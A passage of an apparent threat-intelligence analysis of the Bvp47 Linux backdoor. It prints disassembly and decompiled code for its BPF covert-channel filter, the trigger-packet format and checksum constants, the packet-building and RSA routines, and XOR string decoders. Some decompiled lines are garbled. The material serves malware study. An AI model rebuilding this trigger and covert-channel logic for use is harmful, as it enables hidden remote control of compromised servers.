31    file = sub_804CF60(v15, "/", 3);
32    v19 = 0;
33    format = sub_804CF60(v16, a501611x, 12);
34    if ( statvfs(file, &v21) || __xstat(3, file, &stat_buf) )// 获取"/"的1blocks数量
35        return 1536;
36    v3 = filename[0];
37    v4 = 0;
38    if ( filename[0] )
39    {
40        while ( __xstat(3, v3, &v10) || stat_buf.st_dev != v10.st_dev )
41        {
42            v3 = filename[++v4];
43            if ( !v3 )
44                return 1536;
45        }
46        v5 = filename[v4];
47    }
48    else
49    {
50        v5 = 0;
51    }
52    if ( !v5 )
53        return 1536;
54    v9 = v21.f_blocks;
55    sub_804D2F0((int)&v9, 4, (int)v22); // 尝试进行md5计算
56    v6 = sprintf(s, "(_DWORD *)a2, format, filename[v4], v22[0], v22[1]) + 1; // 拼接完整路径名称
57    if ( v6 <= "(_DWORD *)a2 )
58    {
59        "(_DWORD *)a2 = v6;
60    }
61    else

```

The restored code is roughly as follows:

```

md5_context ctx;
unsigned int blocks;
int rv;
struct statvfs buf; rv = statvfs("/", &buf);
blocks = buf.f_blocks;
char path[ 2048 ];
struct stat sbuf;

md5_starts(&ctx);
md5_update(&ctx, (char*)&blocks, 4);
unsigned char out[16];
md5_finish(&ctx, out);

memset( path, 0, sizeof(path) );
sprintf( path, sizeof(path) - sizeof(*path), "/var/tmp/.%016llx/", (
(int*)out)[0], ((int*)out)[1] );

```

● Private Key of suctionchar_decode

As described in the scene, the file `"/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60/d5373a146ff9f200a2376054dde25677"` can be decrypted by the `"linux/bin/suctionchar_decode"` program, and the encryption algorithm needs to use the RSA private key to decrypt the RC6 symmetric key file. Like the private key in Dewdrops, this RSA private key can also support the association between the backdoor and The Shadow Brokers leaked data package.

```
.text:0804BD68      jmp     loc_804C474
.text:0804BD6D      ; -----
.text:0804BD6D      loc_804BD6D:      ; CODE XREF: main+2117j
.text:0804BD6D      sub     esp, 8
.text:0804BD70      push   offset aOk      ; "ok\n"
.text:0804BD75      push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD78      call   _fprintf
.text:0804BD80      add     esp, 10h
.text:0804BD83      sub     esp, 8
.text:0804BD86      push   offset aDecryptingInto ; "decrypting into rc6 key and mi... "
.text:0804BD88      push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD91      call   _fprintf
.text:0804BD96      add     esp, 10h
.text:0804BD99      sub     esp, 0Ch
.text:0804BD9C      push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDA2      call   _fflush
.text:0804BDA7      add     esp, 10h
.text:0804BDAA      sub     esp, 4
.text:0804BDAD      lea     eax, [ebp+var_268]
.text:0804BDB3      push   eax              ; int
.text:0804BDB4      lea     eax, [ebp+var_202F8]
.text:0804BDBA      push   eax              ; s
.text:0804BDBB      lea     eax, [ebp+s]
.text:0804BDC1      push   eax              ; int
.text:0804BDC2      call   rsa_expon_decrypt128 ; RSA私钥解密函数
.text:0804BDC7      add     esp, 10h
.text:0804BDCA      cmp     eax, 1
.text:0804BDCD      jz      short loc_804BDF4
.text:0804BDCF      sub     esp, 8
.text:0804BDD2      push   offset aCheckDidNotAut ; "check did not authenticate. something ..."
.text:0804BDD7      push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDD0      call   _fprintf
.text:0804BDE2      add     esp, 10h
.text:0804BDE5      mov     [ebp+var_20364], 4
.text:0804BDEF      jmp     loc_804C474
.text:0804BDF4      ; -----
.text:0804BDF4
```

4. Technical Details of dewdrop version 3.x

The Dewdrop module undertakes the most important hidden backdoor function, that is, the BPF filtering function. This chapter mainly discusses the implementation process corresponding to the BPF engine communication.

■ Initialization of BPF Covert Communication Process

1. The initialization of BPF covert backdoor starts from function `_554a7941`;

```
000001CE EB 1F          jmp     short loc_80001EF
000001D0          ; -----
000001D0          ; CODE XREF: _554a7941+ADlj
loc_80001D0:
000001D0 C7 45 E4 00 00 00 mov     [ebp+stat_loc], 0
000001D7 8D 45 E4          lea     eax, [ebp+stat_loc]
000001DA 89 04 24          mov     [esp], eax          ; stat_loc
000001DD E8 F6 9C 00 00    call    wait
000001E2 85 C0            test    eax, eax
000001E4 7E 65            jle     short loc_8000248
000001E6 8D 3D A4 7F 00 01 cmp     g_flag_ba2b4064, 1
000001ED 75 52            jnz     short loc_8000241
000001EF          ; CODE XREF: _554a7941+7E1j
000001EF          ; _554a7941+EF1j
000001EF E8 10 9D 00 00    call    fork
000001F4 A3 A0 7F 00 08    mov     _2883ab43, eax
000001F9 85 C0            test    eax, eax
000001FB 7C 4E            jl      short loc_8000248
000001FD 7F D1            jg      short loc_80001D0
000001FF C7 04 24 02 00 00 mov     dword ptr [esp], 2 ; sig
00000206 31 D2            xor     edx, edx
00000208 89 54 24 04      mov     [esp+4], edx          ; handler
0000020C E8 D3 9C 00 00    call    signal
00000211 C7 04 24 0F 00 00 mov     dword ptr [esp], 0Fh ; sig
00000218 31 C0            xor     eax, eax
0000021A 89 44 24 04      mov     [esp+4], eax          ; handler
0000021E E8 C1 9C 00 00    call    signal
00000223 89 3C 24          mov     [esp], edi          ; file
00000226 E8 B5 2E 00 00    call    sub_80030E0
0000022B E8 A0 2E 00 00    call    sec_bpf_init          ; 尝试初始化bpf
00000230 89 04 24          mov     [esp], eax          ; bpf_program
00000233 E8 48 01 00 00    call    sec_f_9b510b03        ; 载入bpf代码
00000238 8D 3D A4 7F 00 01 cmp     g_flag_ba2b4064, 1
0000023F 74 AE            jz      short loc_80001EF
00000241          ; CODE XREF: _554a7941+9D1j
loc_8000241:
00000241 8D 3D A4 7F 00 01 cmp     g_flag_ba2b4064, 1
```

2. `sec_bpf_init` returns the structure of `bpf_program`

```
000030D0          ; int __cdecl sec_bpf_init()
000030D0          sec_bpf_init      proc near          ; CODE XREF: _554a7941+D81p
000030D0 55              push     ebp
000030D1 B8 00 83 00 08    mov     eax, offset stru_8008300 ; 返回bpf_program结构体
000030D6 89 E5            mov     ebp, esp
000030D8 5D              pop      ebp
000030D9 C3              retn
000030D9          sec_bpf_init      endp
000030D9
000030D9
000030D9
000030D9
000030D9
000030D9
000030D9
```


3. The specific values of the stru_8008300 structure are as follows

```

08008300 32 00 00 00 20 83 00 08 stru_8008300 bpf_program <32h, offset stru_8008320>
08008300                                ; DATA XREF: sec_bpf_init+1f0
08008308 00 00 00 00 dd 0
0800830C 00 00 00 00 dd 0
08008310 00 00 00 00 dd 0
08008314 00 00 00 00 dd 0
08008318 00 00 00 00 dd 0
0800831C 00 00 00 00 dd 0
08008320 80 00 00 00 00 00 00 00+stru_8008320 bpf_insn < 80h, 0, 0, 0>
08008320 14 00 00 00 06 00 00 00 ; DATA XREF: .data:stru_8008300f0
08008320 bpf_insn < 14h, 0, 0, 6>
08008330 07 00 00 00 02 00 00 00+ bpf_insn <7, 0, 0, 2>
08008330 48 00 00 00 00 00 00 00 bpf_insn <48h, 0, 0, 0>
08008340 44 00 00 00 CF E6 00 00+ bpf_insn <44h, 0, 0, 0E6CFh>
08008340 02 00 00 00 04 00 00 00 bpf_insn <2, 0, 0, 4>
08008350 48 00 00 00 00 00 00 00+ bpf_insn <48h, 0, 0, 0>
08008350 54 00 00 00 CF E6 00 00 bpf_insn <54h, 0, 0, 0E6CFh>
08008360 84 00 00 00 00 00 00 00+ bpf_insn <84h, 0, 0, 0>
08008360 14 00 00 00 01 00 00 00 bpf_insn <14h, 0, 0, 1>
08008370 07 00 00 00 0A 00 00 00+ bpf_insn <7, 0, 0, 0Ah>
08008370 60 00 00 00 04 00 00 00 bpf_insn <60h, 0, 0, 4>
08008380 5C 00 00 00 00 00 00 00+ bpf_insn <5Ch, 0, 0, 0>
08008380 07 00 00 00 0A 00 00 00 bpf_insn <7, 0, 0, 0Ah>
08008390 02 00 00 00 04 00 00 00+ bpf_insn <2, 0, 0, 4>
08008390 80 00 00 00 00 00 00 00 bpf_insn <80h, 0, 0, 0>
080083A0 1C 00 00 00 00 00 00 00+ bpf_insn <1Ch, 0, 0, 0>
080083A0 07 00 00 00 0A 00 00 00 bpf_insn <7, 0, 0, 0Ah>
080083B0 48 00 00 00 00 00 00 00+ bpf_insn <48h, 0, 0, 0>
080083B0 02 00 00 00 06 00 00 00 bpf_insn <2, 0, 0, 6>
080083C0 61 00 00 00 04 00 00 00+ bpf_insn <61h, 0, 0, 4>
080083C0 30 00 00 00 17 00 00 00 bpf_insn <30h, 0, 0, 17h>
080083D0 15 00 00 05 06 00 00 00+ bpf_insn <15h, 0, 5, 6>
080083D0 30 00 00 00 2E 00 00 00 bpf_insn <30h, 0, 0, 2Eh>
080083E0 74 00 00 00 02 00 00 00+ bpf_insn <74h, 0, 0, 2>
080083E0 14 00 00 00 14 00 00 00 bpf_insn <14h, 0, 0, 14h>
080083F0 0C 00 00 00 00 00 00 00+ bpf_insn <0Ch, 0, 0, 0>
080083F0 07 00 00 00 0A 00 00 00 bpf_insn <7, 0, 0, 0Ah>
08008400 48 00 00 00 0E 00 00 00+ bpf_insn <48h, 0, 0, 0Eh>
08008400 02 00 00 00 08 00 00 00 bpf_insn <2, 0, 0, 8>
08008410 80 00 00 00 00 00 00 00+ bpf_insn <80h, 0, 0, 0>
08008410 14 00 00 00 02 00 00 00 bpf_insn <14h, 0, 0, 2>
08008420 07 00 00 00 02 00 00 00+ bpf_insn <7, 0, 0, 2>
08008420 48 00 00 00 00 00 00 00 bpf_insn <48h, 0, 0, 0>
08008430 44 00 00 00 6A 9D 00 00+ bpf_insn <44h, 0, 0, 9D6Ah>
08008430 02 00 00 00 04 00 00 00 bpf_insn <2, 0, 0, 4>
08008440 48 00 00 00 00 00 00 00+ bpf_insn <48h, 0, 0, 0>
08008440 54 00 00 00 6A 9D 00 00 bpf_insn <54h, 0, 0, 9D6Ah>
08008450 84 00 00 00 00 00 00 00+ bpf_insn <84h, 0, 0, 0>
08008450 14 00 00 00 01 00 00 00 bpf_insn <14h, 0, 0, 1>
08008460 07 00 00 00 0A 00 00 00+ bpf_insn <7, 0, 0, 0Ah>

```

4. The structures of bpf_program and bpf_insn are as follows

```

00000000
00000000 bpf_program      struc ; (sizeof=0x8, align=0x4, copyof_65)
00000000                                ; XREF: .data:stru_8008300/r
00000000                                ; pcap_t/r ...
00000000 bf_len          dd ?
00000004 bf_insns       dd ?
00000008 bpf_program    ends
00000008

```

```

00000000
00000000 bpf_insn      struc ; (sizeof=0x8, align=0x4, copyof_34)
00000000                                ; XREF: .data:stru_8008320/r
00000000                                ; .data:08008330/r ...
00000000 code          dw ?
00000002 jt           db ?
00000003 jf           db ?
00000004 k            dd ?
00000008 bpf_insn      ends
00000008

```

5. The code disassembled by bpf is as follows

```

/* BPF asm
10:    ld #len
11:    sub #6
12:    tax
13:    ldh [x+0]
14:    or #0xe6cf
15:    st M[4]
16:    ldh [x+0]
17:    and #0xe6cf
18:    neg
19:    sub #1
110:   tax
111:   ld M[4]
112:   and x
113:   tax
114:   st M[4]
115:   ld #len
116:   sub x
117:   tax
118:   ldh [x+0]
119:   st M[6]
120:   ldx M[4]
121:   ldb [23]
122:   jeq #0x6, 123, 128
123:   ldb [46]
124:   rsh #2
125:   sub #20
126:   add x
127:   tax
128:   ldh [x+14]
129:   st M[8]
130:   ld #len
131:   sub #2
132:   tax
133:   ldh [x+0]
134:   or #0x9d6a
135:   st M[4]
136:   ldh [x+0]
137:   and #0x9d6a
138:   neg
139:   sub #1
140:   tax
141:   ld M[4]
142:   and x
143:   tax
144:   ld M[8]
145:   jeq x, 148, 146
146:   ld M[6]
147:   jeq x, 148, 149
148:   ret #0xffff
149:   ret #0
*/

```

6. The pseudo code of actual runtime BPF is as follow. The payload data that matches this rule will be captured and sent to next process;

```
int check_v3(char* buf, int size)
{
    if (size != 0x88)
        return 0;

    unsigned short start = *(unsigned short*)(buf + 0x00);
    unsigned short check0 = *(unsigned short*)(buf + 0x82);
    unsigned short check1 = *(unsigned short*)(buf + 0x84);
    unsigned short check2 = *(unsigned short*)(buf + 0x86);

    start = (start >> 0x08) | ((start & 0xFF) << 0x08);

    unsigned short value0 = (unsigned __int8)((unsigned __int16)(size ^ 0xF6CF) >> 8) | (((unsigned __int8)size ^ 0xCF) << 8);
    unsigned short value2 = (unsigned __int8)((unsigned __int16)(start ^ 0x9D6A) >> 8) | (((unsigned __int8)start ^ 0x6A) << 8);

    if (value0 != check0)
        return 0;

    if (value2 != check2)
        return 0;

    return 1;
}
```

Data Processing of BPF Covert Communication

After matching the capture rules of BPF, the packet will be sent to next process.

1. In the function sec_f_9b510b03, dewdrop uses the select model to process the corresponding data packets;

```
24 while ( g_flag_ba2b4064 == 1 )
25 {
26     if ( v6 == 1 )
27     {
28         v6 = 0;
29         while ( !sec_f_cd57d5dc_apply_bpf_filter((int)xx, (int)bpf_program) )
30             sleep(60u);
31     }
32     memset(&readfds, 0, sizeof(readfds));
33     memset(&exceptfds, 0, sizeof(exceptfds));
34     timeout.tv_usec = 0;
35     v1 = 0;
36     v8 = 0;
37     for ( timeout.tv_sec = 60; xx[0] > v1; ++v1 )
38     {
39         if ( xx[2 * v1 + 2] > v8 )
40             v8 = xx[2 * v1 + 2];
41         _bittestandset(&readfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
42         _bittestandset(&exceptfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
43     }
44     v9 = select(v8 + 1, &readfds, 0, &exceptfds, &timeout); // select网络模型
45     if ( v9 > 0 )
46     {
47         for ( i = 0; v8 >= i && v9 > 0; ++i )
48         {
49             v3 = i & 0x1F;
50             if ( _bittest(&readfds.__fds_bits[i >> 5], v3) )
51             {
52                 --v9;
53                 handle = (pcap_x *)f_5c220551(xx, i);
54                 if ( !handle )
55                     libpcap_pcap_next_ex(*handle, (pcap_pkthdr **)&pkt_header, (char **)&pkt_data) != 1
56                     || !pkt_header
57                     || !pkt_data )
58                 {
59                     continue;
60                 }
61                 v4 = f_21c0de29_getLinkType((pcap_x *)handle);
62                 sec_f_6a42f4c9_allinone((char **)&pkt_data, (pcap_pkthdr **)&pkt_header, v4); // 处理数据包
63             }
64             if ( _bittest(&exceptfds.__fds_bits[i >> 5], v3) )
65             {
66                 --v9;
67                 v6 = 1;
68             }
69         }
70     }
71     if ( (((unsigned __int8)v6 | ((unsigned int)v7 > 0x1D)) & 1) != 0 )
72     {
73         f763d0a1(xx);
74         goto LABEL_2;
75     }
76 }
77 return f763d0a1(xx);
```

2. sec_f_6a42f4c9_allinone executes the pseudo code as follows

```
1 int __cdecl sec_f_6a42f4c9_allinone(char **pkt_data, pcap_pkthdr **pkt_header, __int16 type)
2 {
3     char v4; // a1
4     char v5; // a1
5     int v6; // [esp+1Ch] [ebp-2Ch]
6     pkt_info s[2]; // [esp+20h] [ebp-28h] BYREF
7
8     v6 = -1;
9     if ( pkt_header[2] == pkt_header[3] )
10     {
11         sys_memset(s, 0, 0xCu);
12         v4 = *((_BYTE *)pkt_data + (unsigned __int16)type);
13         if ( v4 == 0x45 )
14         {
15             v5 = f_038680f0_another_filter('\x02', (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 16));
16         }
17         else
18         {
19             v6 = -1;
20             if ( (v4 & 0xF0) == 0x60 ) // 如果为ipv6暂时不处理。
21                 goto LABEL_2;
22             v5 = f_038680f0_another_filter(0xA, (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 24));
23         }
24         v6 = -1;
25         if ( v5 )
26         {
27             if ( sec_decode_packet((char *)pkt_data, (int)pkt_header[2], (unsigned __int16)type, s) )// 处理抽离出来的0x80数据包
28             {
29 LABEL_12:
30                 v6 = -1;
31                 goto LABEL_2;
32             }
33             if ( s[0].cmd_type == 1 )
34             {
35                 v6 = aeaba335b_send_email((char *)s);
36             }
37             else
38             {
39                 if ( s[0].cmd_type != 4 )
40                     goto LABEL_12;
41                 v6 = 72cf5a31_connect_remote(s);
42             }
43         }
44     }
45 LABEL_2:
46     if ( s[0].buffer )
47     {
48         sub_80040D30(s[0].buffer);
49         s[0].buffer = 0;
50     }
51     return v6;
52 }
```


3. The decryption of the payload packet starts in sec_decode_packet, which involves a deformed RSA decryption algorithm.

```
33 if ( type + 26 > (unsigned int)pkt_len )
34     goto error;
35 v4 = 2;
36 v5 = pkt_data[type];
37 if ( v5 != 0x45 )
38 {
39     v4 = 10;
40     if ( (v5 & 0xF0) == 96 )           // 再次校验了IPV6
41         goto error;
42 }
43 sys_memmove();
44 v6 = _byteswap_ushort(last_six_bytes_0) ^ 0xE6CF;
45 LOWORD(last_six_bytes_0) = v6;
46 last_six_bytes_2 = _byteswap_ushort(last_six_bytes_2) ^ 0x9D6A;
47 v7 = type + v6;
48 v8 = v7;
49 if ( v4 == 2 && pkt_data[type + 9] == 6 )
50 {
51     v20 = pkt_data[type + 32];
52 }
53 else
54 {
55     if ( v4 != 10 || pkt_data[type + 6] != 6 )
56         goto LABEL_6;
57     v20 = pkt_data[type + 0x34];
58 }
59 v8 = (unsigned __int16)(v7 + (v20 >> 2) - 20);
60 LABEL_6:
61 if ( v8 <= pkt_len - 6 && (sys_memmove(), v11 = _byteswap_ushort(v31), v31 = v11, last_six_bytes_2 == v11)
62     || (v8 = (unsigned __int16)(pkt_len - last_six_bytes_0), v8 <= pkt_len - 6)
63     && (sys_memmove(), v9 = _byteswap_ushort(v31), v31 = v9, last_six_bytes_2 == v9) )
64 {
65     HIWORD(last_six_bytes_0) = v31 ^ _byteswap_ushort(HIWORD(last_six_bytes_0));
66     if ( v8 + HIWORD(last_six_bytes_0) + 6 <= pkt_len )
67     {
68         sys_memmove();
69         packet_process_decode(key, (BYTE *)ret, g_ebx_0x0000);
70         if ( !ret[0] && ret[1] == 2 )
71         {
72             v12 = 2;
73             while ( ret[v12] )
74             {
75                 if ( (unsigned int)++v12 > 0x7F )
76                     goto error;
77             }
78             v13 = 128 - (v12 + 1);
79             sys_memmove();
80             if ( v13 > 7 )
81             {
82                 sys_memmove();
83                 v14 = HIWORD(xx);
84                 HIWORD(xx) = 0;
85                 LODWORD(v15) = (unsigned __int8)v14;
86                 HIDWORD(v15) = HIBYTE(v14);
87                 LODWORD(v15) = (DWORD)v15 << 8;
```


Data Format and Encryption Algorithm of BPF Covert Communication

1. The payload packet format of the dewrops v3 is as follow:

```
struct trigger_data_v3 {
    unsigned short trigger_hdr;
    union {
        struct {
            unsigned int callback_addr;
            unsigned int callback_port;
            unsigned int timestamp;
            unsigned int timeskew;
            unsigned int trigger_addr;
        } ish_callback;

        unsigned char reserve[0x80];
    }cmd;

    unsigned short check0;
    unsigned short check1;
    unsigned short check2;
} __attribute__((packed)) ;
```

2. The payload packet process for dewdrop in tipoff is as follow

```
1 int __cdecl tipoff_crypt_main(BYTE *buf, int size, __int16 start, __int16 size_, BYTE *info)
2 {
3     unsigned int v5; // eax
4     int v6; // eax
5     int i1; // ebx
6     unsigned __int16 index; // ax
7     unsigned __int16 v9; // ax
8     BYTE *v10; // ecx
9     unsigned int i; // edx
10    int pos; // [esp+14h] [ebp-134h] BYREF
11    char reversed[2]; // [esp+18h] [ebp-130h] BYREF
12    unsigned __int16 _gend_where; // [esp+1Ah] [ebp-12Eh]
13    __int16 _gend_word0; // [esp+1Ch] [ebp-12Ch]
14    unsigned __int16 _gend_word1; // [esp+1Eh] [ebp-12Ah]
15    __int16 checksum2[8]; // [esp+20h] [ebp-128h] BYREF
16    char srcBin[128]; // [esp+30h] [ebp-118h] BYREF
17    char dstBin[152]; // [esp+80h] [ebp-98h] BYREF
18
19    pos = 0;
20    if ((unsigned int)size <= 0x87 || (unsigned int)(((_DWORD *)info + 1) * 0xB) > 0x80 )
21        return -1;
22    v5 = time(0);
23    srand(v5);
24    v6 = *(_DWORD *)info;
25    reversed[1] = 0;
26    reversed[0] = v6;
27    _gend_where = 0;
28    _gend_word0 = tipoff_gen_rand2();
29    _gend_word1 = _byteswap_ushort*((_DWORD *)info + 1));
30    i1 = 2;
31    index = tipoff_makeHeader((BYTE *)reversed, 8u, 0);
32    v9 = tipoff_makeHeader*((_BYTE *)info + 2), *((_DWORD *)info + 1), index);
33    srcBin[0] = 0;
34    pos = 2;
35    srcBin[1] = 2;
36    v10 = info;
37    _gend_where = _byteswap_ushort(v9);
38    for ( i = 2; 0x77 - *((_DWORD *)info + 1) > i; i = i )
39    {
40        srcBin[i1] = (unsigned __int8)((int (__fastcall *)(BYTE *, unsigned int))tipoff_gen_rand1)(v10, i) % 0xFFu + 1;
41        v10 = info;
42        i = pos + 1;
43        pos = i;
44    }
45    srcBin[i1] = 0;
46    tipoff_sys_memmov(&srcBin[++pos], reversed, 8u);
47    tipoff_sys_memmov(&srcBin[pos + 8], *((const void **)info + 2), *((_DWORD *)info + 1));
48    tipoff_trigger((BYTE *)srcBin, (BYTE *)dstBin, &privateKey);
49    pos = ((unsigned __int8)start << 8) | HIBYTE(start);
50    tipoff_sys_memmov(buf, &pos, 2u);
51    tipoff_sys_memmov(buf + 2, dstBin, 0x80u);
52    checksum2[0] = (unsigned __int8)((unsigned __int16)(size_ ^ 0xE6CF) >> 8) | (((unsigned __int8)size_ ^ 0xCF) << 8);
53    checksum2[1] = (unsigned __int8)((unsigned __int16)(start ^ *((_WORD *)info + 2) + 10) >> 8) | (((unsigned __int8)(start ^ (info[4] + 10)) << 8);
54    checksum2[2] = (unsigned __int8)((unsigned __int16)(start ^ 0x9D6A) >> 8) | (((unsigned __int8)start ^ 0x6A) << 8);
55    tipoff_sys_memmov(&buf[size - 6], checksum2, 6u);
56    return 0;
57 }
```


3. RSA data encryption in the payload packet

```
1 int __cdecl tipoff_trigger(BYTE *srcBin, BYTE *dstBin, BYTE *privateKey)
2 {
3     unsigned int v3; // eax
4     unsigned int v4; // edx
5
6     sub_804D480((int)srcBin, 0x80);
7     v3 = *((_DWORD *)srcBin + 0x1F);
8     v4 = *((_DWORD *)privateKey + 0x1F);
9     if ( v3 >= v4 )
10         *((_DWORD *)srcBin + 31) = v3 - v4;
11     tipoff_rsa_core( // RSA encryption
12         (int)srcBin,
13         0x20,
14         (int)(privateKey + 0x80),
15         0x20,
16         (int)privateKey,
17         0x20,
18         (int)(privateKey + 0x100),
19         0x21,
20         (int)dstBin,
21         byte_8058660);
22     return sub_804D480((int)dstBin, 0x80);
23 }
```

5. Technical Details of Bvp47_loader

The entry function diagram of the loader module is as follows, which involves following operations:

1. Check if the runtime environment is normal;
2. Read the payload at the end of the file;
3. Map and verify the payload;
4. Decrypt the payload, if necessary;
5. Decompress the payload, if necessary;
6. Load the kernel module;
7. Call notification to hide the ELF file header of the kernel module;
8. Fork executes the dewrops module backdoor;
9. Fork executes the backdoor of the suctionschar_agent module;



Character Encryption Function

In the sample analysis, the first thing need to deal with is a series of string encryption functions, a total of 8.

1. XOR 0x47 function type 1:

```
LOAD:0005FB90
LOAD:0005FB90
LOAD:0005FB90
LOAD:0005FB90
LOAD:0005FB90
LOAD:0005FB90
LOAD:0005FB90 55
LOAD:0005FB91 89 01 00 00 00
LOAD:0005FB96 89 E5
LOAD:0005FB98 57
LOAD:0005FB99 8B 7D 0C
LOAD:0005FB9C 56
LOAD:0005FB9D 8B 75 08
LOAD:0005FBA0 53
LOAD:0005FBA1 0F 86 1F
LOAD:0005FBA4 8D 74 26 00
LOAD:0005FBA8
LOAD:0005FBA8
LOAD:0005FBA8 0F B6 04 0F
LOAD:0005FBAC 89 C2
LOAD:0005FBAE 83 F2 47
LOAD:0005FBB1 31 DA
LOAD:0005FBB3 01 C3
LOAD:0005FBB5 31 CA
LOAD:0005FBB7 88 54 0E FF
LOAD:0005FBB8 83 C1 01
LOAD:0005FBBE 84 D2
LOAD:0005FBC0 75 E6
LOAD:0005FBC2 89 F0
LOAD:0005FBC4 5B
LOAD:0005FBC5 5E
LOAD:0005FBC6 5F
LOAD:0005FBC7 5D
LOAD:0005FBC8 C3
LOAD:0005FBC8
LOAD:0005FBC8

; int __cdecl serial_bind_0x4c5c0704_xcode(char *dst, char *src)
serial_bind_0x4c5c0704_xcode proc near ; CODE XREF: serial_str_filesys_admr+10E7p
; serial_str_filesys_admr+1367p ...

dst      = dword ptr 8
src      = dword ptr 0Ch

push     ebp
mov      ecx, 1
mov      ebp, esp
push     edi
mov      edi, [ebp+src]
push     esi
mov      esi, [ebp+dst]
push     ebx
movzx    ebx, byte ptr [edi]
movzx    esi, [esi+0]

loc_805FBA8: ; CODE XREF: serial_bind_0x4c5c0704_xcode+301j
movzx    eax, byte ptr [edi+ecx]
mov      edx, eax
xor      edx, 47h ; 最常见的xor 0x47
xor      edx, ebx
add      ebx, eax
xor      ecx, edx
mov      [esi+ecx-1], dl
add      ecx, 1
test     dl, dl
jnz      short loc_805FBA8
mov      eax, esi
pop      ebx
pop      esi
pop      edi
pop      ebp
retn

serial_bind_0x4c5c0704_xcode endp
```

2. XOR 0x47 function type 2:

```
LOAD:0005FBD0
LOAD:0005FBD0
LOAD:0005FBD0
LOAD:0005FBD0
LOAD:0005FBD0
LOAD:0005FBD0
LOAD:0005FBD0 55
LOAD:0005FBD1 89 E5
LOAD:0005FBD3 57
LOAD:0005FBD4 56
LOAD:0005FBD5 53
LOAD:0005FBD6 83 EC 04
LOAD:0005FBD9 8B 45 10
LOAD:0005FBD0 8B 7D 0C
LOAD:0005FBD0 8B 75 08
LOAD:0005FBE2 83 C0 01
LOAD:0005FBE5 83 F8 01
LOAD:0005FBE8 0F 86 1F
LOAD:0005FBE8 89 45 F0
LOAD:0005FBE8 76 23
LOAD:0005FBE8 8A 01 00 00 00
LOAD:0005FBE5 8D 76 00
LOAD:0005FBE8
LOAD:0005FBE8
LOAD:0005FBE8 0F B6 0C 17
LOAD:0005FBFC 89 C8
LOAD:0005FBFE 83 F0 47
LOAD:0005FC01 31 D8
LOAD:0005FC03 01 C8
LOAD:0005FC05 31 D0
LOAD:0005FC07 88 44 16 FF
LOAD:0005FC08 83 C2 01
LOAD:0005FC0E 3B 55 F0
LOAD:0005FC11 72 E5
LOAD:0005FC13
LOAD:0005FC13
LOAD:0005FC13 83 C4 04
LOAD:0005FC16 89 F0
LOAD:0005FC18 5B
LOAD:0005FC19 5E
LOAD:0005FC1A 5F
LOAD:0005FC1B 5D
LOAD:0005FC1C C3
LOAD:0005FC1C
LOAD:0005FC1C

; int __cdecl serial_bind_0xa8a16d65_xcode(char *dst, char *src, int length)
serial_bind_0xa8a16d65_xcode proc near ; CODE XREF: serial_mkstemp+227p
; serial_check_root+427p ...

var_10   = dword ptr -10h
buffer   = dword ptr 8
length   = dword ptr 0Ch
key      = byte ptr 10h

push     ebp
mov      ebp, esp
push     edi
push     esi
push     ebx
sub      esp, 4
mov      eax, dword ptr [ebp+key]
mov      edi, [ebp+length]
mov      esi, [ebp+buffer]
add      eax, 1
movzx    eax, byte ptr [edi]
movzx    ebx, byte ptr [edi]
mov      [ebp+var_10], eax
jbe      short loc_805FBC13
mov      edx, 1
lea      esi, [esi+0]

loc_805FBC13: ; CODE XREF: serial_bind_0xa8a16d65_xcode+411j
movzx    ecx, byte ptr [edi+edx]
mov      eax, ecx
xor      eax, 47h ; xor 0x47函数2
xor      eax, ebx
add      ebx, ecx
xor      edx, eax
mov      [esi+edx-1], al
add      edx, 1
cmp      edx, [ebp+var_10]
jb       short loc_805FBC13

loc_805FBC13: ; CODE XREF: serial_bind_0xa8a16d65_xcode+1E7j
add      esp, 4
mov      eax, esi
pop      ebx
pop      esi
pop      edi
pop      ebp
retn

serial_bind_0xa8a16d65_xcode endp
```

3. Variable order encryption function:

```

LOAD:0005FC20
LOAD:0005FC20
LOAD:0005FC20
LOAD:0005FC20
LOAD:0005FC20
LOAD:0005FC20 55
LOAD:0005FC21 89 E5
LOAD:0005FC23 8B 45 0C
LOAD:0005FC26 57
LOAD:0005FC27 0F B6 7D 10
LOAD:0005FC28 56
LOAD:0005FC2C 8B 75 08
LOAD:0005FC2F 53
LOAD:0005FC30 85 C0
LOAD:0005FC32 74 1D
LOAD:0005FC34 31 D2
LOAD:0005FC36 31 DB
